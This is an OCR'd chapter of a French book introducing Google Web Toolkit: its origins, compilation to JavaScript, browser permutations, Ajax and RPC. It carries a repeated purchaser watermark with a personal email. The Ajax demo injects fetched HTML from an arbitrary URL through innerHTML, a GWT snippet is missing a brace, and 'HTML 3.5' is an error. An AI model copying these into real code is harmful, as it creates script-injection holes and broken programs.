Pour comprendre de quelle manière GWT a changé en l'espace de deux ans la face du développement web, il faut se replonger dans le contexte de sa parution. Nous sommes fin 2006 et les applications web en production à cette époque sont majoritairement réalisées en JSP, ASP.Net, servlet ou PHP. Côté framework, c'est le règne sans partage de Struts et les premiers cris de JSF, annoncé en fanfare par Sun pour concurrencer ASP.Net et loin de tenir ses promesses dans ses premières spécifications. Fin 2006, depuis plus d'un an déjà sévit un cyclone que nul ne peut arrêter. Il a pour nom Ajax (*Asynchronous JavaScript and XML*) et a envahi le monde de l'IT : pour être *hype*, il faut utiliser Ajax. Mais qui s'en sert réellement en 2006 ? Dans la pratique, les choses sont complexes. Il y a bien des projets Ajax, mais la grande majorité de ces projets en gestation s'appuient sur JavaScript. Or, en 2006, il faut bien avouer que développer de bout en bout une application uniquement avec JavaScript s'apparente plus à une opération d'auto-flagellation caractérisée qu'à une vraie promenade de santé.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

À l'époque, le navigateur le plus utilisé est Internet Explorer 6 (IE), incomplet dans le respect des standards, rempli de bogues JavaScript et d'une effroyable lenteur. Le standard HTML qui prévaut est HTML 3.5, très loin de fournir les outils pour construire des interfaces graphiques riches, réactives et ergonomiques.
Pour couronner le tout, la bête noire de tous les webmestres s'appelle *Memory Leak*. Que ce soit IE, Firefox, Opera ou Safari, tous ces navigateurs (IE en tête) ont un problème de fuites mémoire, notamment lors de l'utilisation intensive d'applications JavaScript.
Dans ce contexte, la plupart des projets JavaScript prennent l'eau. Les frameworks Dojo, ExtJS et autres Prototype n'ont plus vraiment le vent en poupe. Chaque nouvelle version de navigateur provoque la réécriture partielle ou totale des sites en question. Le marché cherche une alternative crédible à JavaScript.
C'est alors qu'apparaissent les premières usines à gaz mélangeant allègrement code JSP, PHP et bibliothèques de composants Ajax. C'est le règne des toolkits Ajax : ils s'appellent ICEFaces, myFaces en Java, Atlas chez Microsoft ou SAjax en PHP. Mais ces frameworks présentent un vrai problème : ils s'accommodent mal d'un fonctionnement Ajax.
L'arrivée d'Ajax n'a été programmée par aucun acteur du marché. Tous les frameworks préalables à la mouvance Ajax ont été pensés par et pour une philosophie centrée sur le serveur (on parle de *server-centric*). Ces outils ont dû bon an, mal an, intégrer le mode asynchrone et la gestion dynamique de l'arbre DOM comme une sorte de rustine que l'on vient rajouter sur des fondations déjà fragilisées.
Intégrer un comportement Ajax dans un cycle de vie de pages tel que proposé par les frameworks ASP.Net, JSF ou JSP (avec Struts) est une erreur fondamentale. D'un point de vue fonctionnel et ergonomique, la chose a certainement du sens, mais techniquement il y a une incohérence de fond à vouloir mêler à tout prix le cycle de vie d'une page ASP.Net ou JSF avec une technologie orientée blocs et fragments de page, telle que la propose Ajax.
C'est dans un tel contexte que les premières idées autour de GWT ont germé, propulsées par deux développeurs travaillant pour une petite société spécialisée dans les techniques de compilation. Bruce Johnson et Joel Webber vont, bien avant tout le monde, comprendre que la solution passe par la génération de code Ajax.
Alors qu'ils travaillaient déjà sur un projet de compilateur permettant d'exécuter des applications conçues en VB6 sur n'importe quel type de mobile, les deux comparses vont, lors de leur embauche chez Google, préparer ce qui deviendra une fantastique aventure humaine et professionnelle. Leur ambition est d'adapter leur technique de compilation au langage Java.
À cette époque, générer du JavaScript performant et multinavigateur relevait plus d'une mission impossible que d'un défi. Les premières bribes de GWT voient le jour début 2006 et sa mise en Open Source intervient un an plus tard : GWT est né.

Qu'apporte au juste GWT par rapport à la centaine d'autres outils et frameworks web disponibles sur le marché ?

Tout d'abord GWT part du principe que JavaScript est devenu l'assembleur du Web et Java le langage universel préféré des développeurs pour la richesse de son écosys-

tème. En compilant du Java en JavaScript, GWT masque non seulement les nombreux problèmes inhérents à JavaScript mais en profite également pour améliorer sensiblement les performances des scripts générés.

De plus, GWT prend comme précepte de base qu'il n'est pas tolérable de télécharger du code si celui-ci n'est pas utilisé. C'est ce que l'équipe de contributeurs a l'habitude d'appeler *Pay for what you use*. Nous détaillerons ce concept tout au long de l'ouvrage.

GWT et HTML 5

Cinq ans après la création de GWT, son utilisation est plus que jamais indispensable. Notamment pour les fameuses applications de gestion multi-fenêtrées où la taille du code tend à croître au rythme des enrichissements fonctionnels.

Un autre argument de poids est l'adoption massive de HTML5 par toute l'industrie. Que ce soit Microsoft avec Internet Explorer, Mozilla, Opera ou Google avec Chrome, tous s'accordent sur le fait qu'HTML5 est appelé à devenir en quelques années le standard *de facto* du développement client riche – non seulement pour remplacer les applications client lourd traditionnelles (en Flash, Swing, Delphi, Powerbuilder…) mais aussi pour bénéficier des avantages multi-plates-formes de GWT.

En effet, il faut pouvoir développer tant pour mobile (smartphones, tablettes...) que PC. L'unification du modèle de développement importe plus que jamais. Cela ne veut pas dire que le développement natif (Android, iOS ou Windows Phone) disparaîtra (la proximité d'avec le système est parfois nécessaire), mais GWT interviendra comme complément idéal aux applications pour lesquelles l'accès aux ressources natives du périphérique n'est pas un besoin vital.

Dans ce domaine, GWT intègre depuis la version 2.5 un nouveau framework nommé (provisoirement du moins) Elemental. Destiné à intégrer toutes les fonctionnalités de HTML5 dès leur disponibilité (WebSocket, WebGL...), les classes du framework Elemental sont générées à partir de l'API standard HTML5 implémentée par le moteur WebKit (de Chrome et Safari entre autres). Elemental ne s'appuie pas sur les spécificités de tel ou tel navigateur, son code est d'un assez bas niveau (il s'appuie sur JSNI abordé dans cet ouvrage) et utilisable sans aucune abstraction en Java. Le jour où l'ensemble des navigateurs auront comblé leur différences et que HTML5 sera un standard supporté de manière homogène, Elemental (ou son successeur s'il évolue) jouera un rôle majeur dans l'écosystème GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dix lignes de code GWT pour convaincre

Pour démontrer toute la puissance de GWT, voici ce qu'il est possible de programmer en 10 lignes de code. Cette micro-application affiche deux onglets et réagit à un clic de bouton pour modifier le titre d'un des onglets.

```
final TabPanel tp = new TabPanel();
Button b = new Button("Cliquez moi");
tp.add(b, "Onglet 1");
tp.add(new HTML("Texte"), "Onglet 2");
tp.selectTab(0);

// Ajoute le widget au panel racine.
RootPanel.get().add(tp);

b.addClickHandler(new ClickHandler() {
   @Override
   public void onClick(ClickEvent event)
      tp.getTabBar().setTabText(0, "Click!");
   }
});
```

Sans être ultra sexy, le résultat est assez abouti, convenez-en. Pourtant, nous n'avons créé aucune balise HTML, manipulé aucune CSS, encore moins écrit de quelconque ligne de code JavaScript.




Figure 1
Onglets avec GWT

Masquer la complexité du Web


Aujourd'hui, maîtriser toutes les ficelles du développement web implique des connaissances pointues dans un nombre incalculable de technologies. Que ce soit HTTP, DHTML (3.2, 4.0, 5.0), CSS[1-3], DOM Level[0-3], (Java|Ecma|J|VB)

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Script, SVG ou Canvas, tous ces standards requièrent un investissement non négligeable pour un résultat bien trop souvent éphémère au vu de leur rythme d'évolution.

GWT apporte la garantie que toutes ces technologies seront masquées au développeur. Cela ne signifie pas qu'elles ne seront pas utilisées, bien au contraire, mais que ce n'est plus le rôle du développeur de les mettre en œuvre : le framework se charge de choisir quelle est la technologie la mieux adaptée au contexte d'utilisation.

Figure 2
Génération HTML et JavaScript



Coder en Java


En l'espace d'une dizaine d'années, Java est devenu un langage totalement installé dans le paysage du développement. Ce langage objet permet de coder de manière portable, efficace et en disposant de fonctionnalités telles que le polymorphisme, l'héritage, la redéfinition, la surcharge, les génériques, etc.

Si nous insistons, dans les sections suivantes, sur les bénéfices de la plate-forme Java, c'est qu'ils représentent tous la principale force de GWT.

Typage statique

Grâce au typage statique, le développeur s'aperçoit très tôt des éventuelles erreurs de codage. Là où une simple faute de frappe n'est détectée qu'à l'exécution en JavaScript, le compilateur Eclipse donne des indications dès la phase de codage. La complétion automatique permet également d'orienter son choix.

Figure 3
Vérification des erreurs à la compilation



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Débogage

GWT apporte au développement web ce qui lui manquait le plus cruellement jusqu'à présent : la possibilité de déboguer une application web au même titre que n'importe quelle application client lourd.

Le développeur bénéficie de fonctionnalités telles que les points d'arrêt, le pas à pas et la possibilité d'espionner des variables Java à l'exécution. Même l'affichage de la pile d'appels est disponible, ce qui est le comble du luxe lorsqu'on sait à quel point il est difficile de l'obtenir avec un langage dynamique tel que JavaScript.




Figure 4
Possibilité de déboguer comme une application client lourd

Refactoring

Un autre avantage, et non des moindres, qu'apporte Java est la possibilité de s'appuyer sur un IDE comme Eclipse (mais Jdeveloper ou NetBeans en font de même) pour réaliser des opérations de *refactoring*. Il est possible de renommer des méthodes avec analyse d'effet sur l'ensemble du code, de déplacer ou supprimer une classe.

Toujours dans le même registre, la possibilité sous Eclipse de rechercher toutes les références pointant vers une classe ou une méthode permet d'extraire rapidement des dépendances vers une page.

Toutes ces fonctionnalités sont évidemment à comparer avec leur équivalent JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 5
Possibilité d'effectuer du refactoring

Tests unitaires

GWT, au même titre que Java, propose tout l'attirail du bon développeur agile. Il est possible de coder des tests unitaires en émulant un navigateur ou de jouer des suites de tests avec JUnit. Cela permet entre autres d'analyser le contenu d'un arbre DOM ou de conditionner des appels en fonction du rendu effectif d'une page.

> Le chapitre 14, « L'environnement des tests », illustre la richesse de GWT dans ce domaine et les multiples possibilités permettant de simuler ou de piloter un navigateur pour qu'il joue des tests.

Compétences largement disponibles

Actuellement, il est beaucoup plus facile de trouver un bon développeur Java qu'un bon développeur JavaScript. Par ailleurs, le monde Java recèle de bonnes pratiques en tous genres et de recommandations d'architecture qui prévalent également dans le monde GWT.

Nous verrons d'ailleurs, tout au long de cet ouvrage, que la mise en œuvre de ces préceptes emprunte de nombreuses idées aux applications Java clients lourds.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Support multinavigateur

GWT a été conçu à l'origine pour résoudre les problèmes de compatibilité entre navigateurs. Le mécanisme mis en œuvre nativement dans le moteur de règle interne de GWT garantit qu'une application GWT s'exécutera sur les principaux navigateurs du marché, Firefox, IE, Opera et Safari.

Comment est-ce possible ?

Nous reviendrons plus en détail sur les mécanismes internes permettant de réussir ce pari. Toutefois, l'idée de base consiste à créer autant de sites différents qu'il existe de navigateurs. Ce procédé garantit non seulement que le site s'affichera correctement, mais surtout qu'il bénéficiera des spécificités des navigateurs, lorsqu'elles existent, pour améliorer les performances.

Ceci est un avantage indéniable de GWT par rapport à JavaScript. Pour mieux comprendre pourquoi, voici une portion de code source tirée de Dojo, la célèbre bibliothèque JavaScript :

```
if(dojo.isIE){
         _newForm = document.createElement('<form enctype="multipart/
form-data" method="post">');
         _newForm.encoding = "multipart/form-data";
        }else{
           // Manière standard
           _newForm = document.createElement('form');
           _newForm.setAttribute("enctype","multipart/form-data");
  }
```

Un fichier JavaScript est téléchargé une seule fois pour tous les navigateurs. Il n'existe qu'une version de Dojo qui adapte son exécution en fonction du type de navigateur. Or, GWT part du principe qu'on ne paye que ce qu'on utilise. Un client Firefox qui télécharge ces sept lignes pour finalement n'en utiliser que deux va perdre en efficacité et en optimisation. C'est tout le paradoxe du développement JavaScript. Gérer l'ensemble des navigateurs du marché dans un seul et même code, lorsqu'on connaît le nombre incalculable de spécificités, souvent toutes aussi tordues les unes que les autres, relève du parcours du combattant. Et que dire de la maintenabilité du code précédent ?


Dans ce cas précis, GWT va créer un site (et donc un script) par navigateur. Nous appellerons ces fichiers des permutations. Il existe (entre autres) une permutation par navigateur et par langue. On pourrait penser que ce procédé est lourd, mais il ne s'agit ici que de temps alloué en phase de compilation et d'un peu d'espace disque serveur.

Par ailleurs, il est très important de comprendre qu'une permutation possède un identifiant unique. Celui-ci évolue au rythme des changements de versions et des

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

modifications de l'application. Lorsqu'une application est modifiée puis recompilée en JavaScript, la permutation associée change de nom.

Figure 6
Principe des permutations



Nous savons maintenant qu'une permutation correspond à du code JavaScript fourni par le compilateur. À quel moment le client charge t-il la permutation ?

La première fois qu'un client charge la page d'accueil du site GWT, un petit script appelé « sélecteur » est exécuté par le navigateur. Comme son nom l'indique, le sélecteur a pour but de sélectionner la bonne permutation en fonction des propriétés du navigateur. Le sélecteur n'est jamais mis en cache ; en revanche une permutation (donc une version donnée) est stockée à vie dans le cache du navigateur. L'objectif est de rendre tout chargement ultérieur de l'application quasi instantané.

Figure 7
Cycle de chargement
d'une page GWT

Performances

Vous l'aurez compris, s'il devait y avoir un slogan associé à GWT, ce serait qu'on ne paye que ce qu'on utilise. GWT a été conçu par et pour les performances. Cela commence par la phase de compilation qui se charge de réduire à la manière d'un citron pressé le contenu du script créé.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le compilateur analyse très précisément l'ensemble des données et composants utilisés par l'application puis adapte ensuite le code créé pour ne garder que le strict minimum vital.


Après les optimisations structurelles, GWT réalise des optimisations de configuration. Les scripts sont téléchargés la première fois puis mis en cache à vie pour ne nécessiter aucun téléchargement supplémentaire lorsque l'application est relancée. Il est à noter que le protocole gzip et la compression des pages sont activés lorsque le navigateur client l'accepte.

Au rang des optimisations un peu exotiques, on trouve également l'obfuscation de code, qui consiste à réduire la taille des scripts en enlevant les espaces inutiles et les noms de variables ou de fonctions à rallonge.

Le schéma suivant illustre la taille du code JavaScript créé en fonction du nombre de composants utilisés. Plus l'application cumule de composants, plus son script augmente. Moins elle utilise de composants, moins elle requiert de code JavaScript.

Nous verrons tout au long de l'ouvrage comment GWT arrive à fournir du code JavaScript en fonction de la complexité d'une application Java.

Figure 8
Principe de la compilation linéaire



Cette figure pourrait laisser penser que la courbe monte à l'infini dans le scénario d'une application complexe, mais bien heureusement il existe des moyens de s'en prémunir. GWT propose un mécanisme de fragmentation permettant de diviser le script initial en plusieurs morceaux de code JavaScript chargés au fil de l'eau. Nous reviendrons sur cette notion de chargement à la demande dans les chapitres suivants.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Qu'est-ce qu'Ajax ?

L'évolution des architectures web vers le nouveau paradigme Ajax a sensiblement modifié les habitudes de développement. Les préceptes de base du standard Ajax s'appuient sur deux mécanismes fondamentaux :

1. Le navigateur échange de manière asynchrone avec le serveur par l'intermédiaire de messages (XML, texte brut, etc.).
2. Ces messages contiennent des données de présentation (portions de pages HTML) ou des informations destinées à être interprétées par le navigateur qui modifie ensuite des portions de la page HTML.

Le terme Ajax a été introduit par un informaticien américain en 2005 dans un article décrivant les différentes composantes de cette architecture. Depuis, il a rapidement gagné en popularité. Les trois piliers qui composent Ajax sont Javascript, le DOM et XML. Le DOM (*Document Object Model*) est le terme utilisé pour décrire la représentation arborescente d'une page HTML. La force d'Ajax est d'avoir su marier le DOM et les appels asynchrones au serveur web.

Il faut remonter aux années 2000 pour comprendre l'historique d'Ajax. À cette époque, Microsoft fournissait dans Internet Explorer un composant peu connu dénommé XMLHttp, partie prenante de la bibliothèque MSXML.

Peu reconnu de manière uniforme par tous les navigateurs, il fut développé à l'origine pour Internet Explorer 5 en tant qu'objet ActiveX, puis ensuite comme fonctionnalité native du navigateur. Quelques années plus tard, Mozilla l'a intégré dans un composant nommé XMLHttpRequest, plus connu sous son sigle XHR. C'est à partir de ce moment que l'utilisation d'Ajax s'est généralisée.

Voici un exemple très simple d'un bout de code Ajax. Celui-ci affiche une portion de page HTML dans la page courante à partir d'une URL saisie par l'utilisateur. Vous découvrez ainsi les deux piliers d'Ajax : la requête asynchrone et la modification dynamique du DOM.

```
<html>
<head>
<script>
function submitForm()
{
    var xhr;
    // On crée le composant XHR
    xhr = new ActiveXObject('Msxml2.XMLHTTP');
    // Puis on abonne une fonction de rappel
    xhr.onreadystatechange = function() {
        if(xhr.readyState == 4) {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // En cas de succès, nous affichons dynamiquement le flux HTML correspondant
    // à l'URL saisie par l'utilisateur dans une balise <DIV>
                if(xhr.status == 200) {
                    var myDiv = document.createElement("DIV");
                    myDiv.innerHTML = xhr.responseText;
                    document.ajax.appendChild(myDiv);
                 }
                else
                   window.alert("Impossible d'accéder au site");
            }
     };

   // L'étape la plus cruciale dans une architecture Ajax, l'appel asynchrone
   xhr.open("GET", document.ajax.url.value, true);
   xhr.send(null);
}
</script>
</head>

<body>
    <FORM method="POST" name="ajax" action="">
         <Input name="url" type="Text"/>
         <INPUT type="BUTTON" value="Appel Ajax" ONCLICK="submitForm()">
    </FORM>
</body>
</html>
```


Si nous saisissons comme URL http://www.horoscopeservices.co.uk/daily-horoscopes/b-daily-horoscopes.asp, le script précédent affiche l'horoscope du jour en anglais pour différents signes du zodiaque. Vous remarquerez que lors du clic sur le bouton *Appel Ajax*, la zone de saisie n'est pas réaffichée. La portion du haut reste fixe ; seule la portion du bas est dynamiquement modifiée au gré des différents appels Ajax et changements d'URL.

Dans une architecture web 1.0, la page entière aurait été réaffichée, entraînant dans son sillage la zone de saisie et le bouton, ce qui est, avouons-le, un peu dommage.

Finalement, la base des architectures Ajax est loin d'être complexe. On peut la résumer à une dose d'appel asynchrone, un mécanisme d'affichage partiel de pages HTML (le DOM) et une pincée de JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 9
Notre première application Ajax



La navigation en mode SPI

L'illustration précédente met l'accent sur un élément fondamental de l'architecture Ajax : nous ne naviguons plus de pages en pages en réaffichant à chaque aller-retour une page entière, mais simplement en activant des fragments ou des blocs de pages. L'analogie avec la navigation habituelle en vigueur dans les interfaces clients lourds est évidente. Les liens hypertextes laissent la place à des boutons. De jolies boîtes de dialogue modales et redimensionnables remplacent les bonnes vieilles fenêtres du navigateur. Et de multiples menus en tous genres (déroulants, arbres, etc.) guident la navigation de l'utilisateur.

Ce nouveau mode de fonctionnement peut paraître déroutant pour certains utilisateurs habitués aux effets du bouton précédent ou au rafraîchissement de la page (avec GWT, tout rafraîchissement de la page provoquera la réinitialisation complète de l'application), d'où la nécessité d'accompagner les utilisateurs vers ce nouveau mode de navigation en mode SPI (*Single Page Interface*).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

L'architecture RPC


Côté serveur, GWT ne révolutionne en aucune manière les technologies en place. Le framework RPC (*Remote Procedure Call*) est le cœur de la glu qui va permettre de distribuer un service Java sur le réseau. Les clients accèdent aux services RPC en invoquant de manière asynchrone des méthodes distantes via le protocole HTTP. Les paramètres sont sérialisés et désérialisés de part et d'autre suivant un format de message très performant, compatible avec les contraintes des navigateurs.

RPC s'appuie sur les technologies standards existantes, c'est-à-dire les servlets Java côté serveur et les requêtes Ajax côté client (via le composant XMLHttpRequest abordé précédemment).

Les aficionados de mécanismes d'appels plus légers en environnement hétérogène (PHP, ASP, CGI…) trouveront leur bonheur dans les multiples procédés d'appels d'URL. Il est possible de s'appuyer sur la bibliothèque Ajax fournie par GWT pour interroger une URL et l'analyser au travers de parseurs JSON ou XML.

Cet ouvrage consacre un chapitre complet à RPC. Pour l'heure, il faut simplement savoir que c'est la méthode privilégiée d'accès aux services, qu'elle s'appuie sur des requêtes Ajax et un format d'échange propriétaire entre navigateurs et serveurs.

Figure 10
Architecture RPC



Modèle 1.0 versus modèle 2.0


Plus que l'idée d'échange asynchrone, c'est tout le cycle de vie des pages côté serveur qui est remis en cause avec Ajax. On passe d'une architecture avec état (*stateful*) à une architecture sans état (*stateless*).

Dans un modèle 1.0, le serveur assure l'essentiel des opérations de rendu. Il a également la responsabilité d'exécuter des services métier et de mettre en place une logique de validation.

On qualifie généralement le modèle 1.0 d'architecture obèse ou *server-centric*.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 11
Modèle d'architecture web 1.0

